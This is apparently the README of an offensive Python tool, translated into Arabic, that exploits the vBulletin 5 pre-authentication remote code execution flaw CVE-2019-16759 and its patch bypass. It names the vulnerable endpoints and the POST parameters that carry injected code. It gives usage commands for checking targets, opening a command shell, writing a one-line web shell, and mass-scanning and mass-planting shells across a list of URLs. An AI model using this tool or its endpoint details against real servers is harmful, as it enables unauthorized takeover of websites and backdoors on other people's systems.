 thelsa/vbulletin5-rce
CVE-2019-16759 vbulletin 5.0.0 حتى 5.5.4 ثغرة RCE قبل المصادقة

في سبتمبر 2019، ظهرت ثغرة rce في vbulletion5 (5.0.0-5.5.4) (CVE-2019-16759)، ويمكن تنفيذ الأكواد عن بُعد مباشرة باستخدام ملف ajax/render/widget_php ومعامل post widgetConfig[code].
في 20200811، ظهر على الإنترنت أن تصحيح CVE-2019-16759 يمكن تجاوزه، ويمكن تنفيذ الأكواد عن بُعد مباشرة باستخدام ajax/render/widget_tabbedcontainer_tab_panel ومعامل post المُنشأ subWidgets[0][config][code].
تدعم هذه الأداة فحص عنوان url واحد، وcmdshell، والحصول على web shell (كتابة حصان طروادة بسطر واحد)، والفحص الجماعي، والحصول على shell جماعي.
python2.7
pip install requests

الاستخدام للمساعدة: python vbulletin5-rce.py -h

فحص ثغرة عنوان url واحد: python vbulletin5-rce.py -u "http://www.xxx.com/"



cmdshell: python vbulletin5-rce.py -u "http://www.xxx.com/" --cmdshell


getshell لرابط واحد: python vbulletin5-rce.py -u "http://www.xxx.com/" --getshell


الفحص الجماعي: python vbulletin5-rce.py -f urls.txt

getshhell جماعي: python vbulletin5-rce.py -f urls.txt --getshell
gmail:[email protected]
